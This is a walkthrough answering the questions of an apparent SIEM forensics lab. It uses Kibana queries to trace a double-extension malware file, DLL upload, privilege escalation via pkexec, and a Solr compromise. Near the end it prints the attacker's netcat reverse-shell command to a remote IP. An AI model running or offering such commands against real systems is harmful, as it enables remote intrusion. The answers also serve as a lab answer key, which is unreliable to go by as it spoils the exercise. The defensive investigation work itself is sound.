Questions:

1. Who downloads the malicious file which has a double extension?

Ans. As mentioned in question file has double extension so create a query file.name: \*.\*.\*

1st \* is for file name as we don’t know filename. 2nd \* for first extension as well as 3rd because we also don’t know the extension.

A screenshot of a computer

Description automatically generated

username **ahmed** downloaded this malicious file.

1. What is the hostname he was using?

Ans. Click on View in Details for more details.

**Hostname is DESKTOP-Q1SL9P2**

A screenshot of a computer

Description automatically generated

1. What is the name of the malicious file?

A screenshot of a computer

Description automatically generatedAns. Name of malicious file is **Acount\_details.pdf.exe.**

1. What is the attacker's IP address?

Ans**. Attacker’s IP address is 192.168.1.10**

From above ques we know file name and user name by using this info write a query

process.name : "Acount\_details.pdf.exe" and user.name: "ahmed" in winlogbeat index then apply destination.ip filter.

A screenshot of a computer

Description automatically generated

1. Another user with high privilege runs the same malicious file. What is the username?

Ans**. Cybery** is the user with high privilege who runs the same file.

A screenshot of a computer

Description automatically generatedSearch file name in security alerts using query **file.name: “Acount\_details.pdf.exe”**

1. The attacker was able to upload a DLL file of size 8704. What is the file name?

Ans. Filename is **mCbIHDgWP.dll** A screenshot of a computer

Description automatically generated.Search file size in security alerts as a query **file.size: 8704**

1. What parent process name spawns cmd with NT AUTHORITY privilege and pid 10716?

Ans. Parent process name is rund1132.exe

A screenshot of a computer

Description automatically generatedSearch pid and process in discover given in question as query **process.pid: 10716 and process.name: “cmd.exe”**

1. The previous process was able to access a registry. What is the full path of the registry?

Ans. Apply process.parent.pid filter. Search that pid with process name.

Query **process.name: “ rundll32.exe” and process.pid: 8856**

Apply filters registry.path and registry.value.

Registry.path will show full path of registry.

A screenshot of a computer

Description automatically generatedA screenshot of a computer

Description automatically generated

1. PowerShell process with pid 8836 changed a file in the system. What was that filename?

Ans. Search pid and process given in question.

Query **process.pid: 8836 and process.name: “powershell.exe”**

Apply filter File name

Filename is **ModuleAnalysisCache**

A screenshot of a computer

Description automatically generated

1. PowerShell process with pid 11676 created files with the ps1 extension. What is the first file that has been created?

Ans. Search pid, process and file extension given in question.

Query **process.pid: 11676 and process.name: “powershell.exe”**

By the help of time we found **\_\_PSScriptPolicyTest\_bymwxuft.3b5.ps1** was the First file that was been created

A screenshot of a computer


Description automatically generated

1. What is the machine's IP address that is in the same LAN as a windows machine?

Ans. We know that ahmed has windows machine based on previous questions. Its IP address was 192.168.10.10 so we scan all machines present in that network.

Query **host.ip:192.168.10.0/24**

IP address of machine present in same network is **192.168.10.30**




1. The attacker login to the Ubuntu machine after a brute force attack. What is the username he was successfully login with?

Ans. As we know machine was ubuntu.

Go in Security-Hosts-Ubuntu-Authentication check for the last successful source ip and user.

**Salem was the username he was successfully login with**



1. After that attacker downloaded the exploit from the GitHub repo using wget. What is the full URL of the repo?

Ans. We know hostname ubuntu and process used is wget.

Query **host.name: “ubuntu” and process.args: wget**

A screenshot of a computer

Description automatically generatedApply filter process.args to see fill path of URL.

1. After The attacker runs the exploit, which spawns a new process called pkexec, what is the process's md5 hash?

Ans. We know hostname and process.

Query **host.name: “ubuntu” and process.executable:\*pkexec**

Investigating first result in analyze event we got **MD5 hash 3a4ad518e9e404a6bad3d39dfebaf2f6**

A screenshot of a computer

Description automatically generatedA screenshot of a computer

Description automatically generated

1. Then attacker gets an interactive shell by running a specific command on the process id 3011 with the root user. What is the command?

Ans. Search pid given and see command run by root user by apply username and process.arg filter.

Query **process.pid:3011**

A screenshot of a computer

Description automatically generatedCommand was **bash, -i**

1. What is the hostname which alert signal.rule.name: "Netcat Network Activity"?

Ans. As mention in question apply query **signal.rule.name: "Netcat Network Activity"**

view details there hostname is mentioned.


Hostname is **CentOS**

A screenshot of a computer

Description automatically generated

1. What is the username who run netcat?

Ans. **Username is solr**



1. What is the parent process name of netcat?


Ans. By result in Investigating in timeline .

Parent process name is **java**

A screenshot of a computer

Description automatically generated

1. If you focus on nc process, you can get the entire command that the attacker ran to get a reverse shell. Write the full command?

Ans. Command executed by the attacker to get reverse shell is **nc -e /bin/bash 192.168.1.10:9999**

1. What is the entire log file path of the "solr" application?

Ans. search log file path with Query **log.file.path: \*solr\* .**

We don’t know the path so we used \* in front and end of solr.

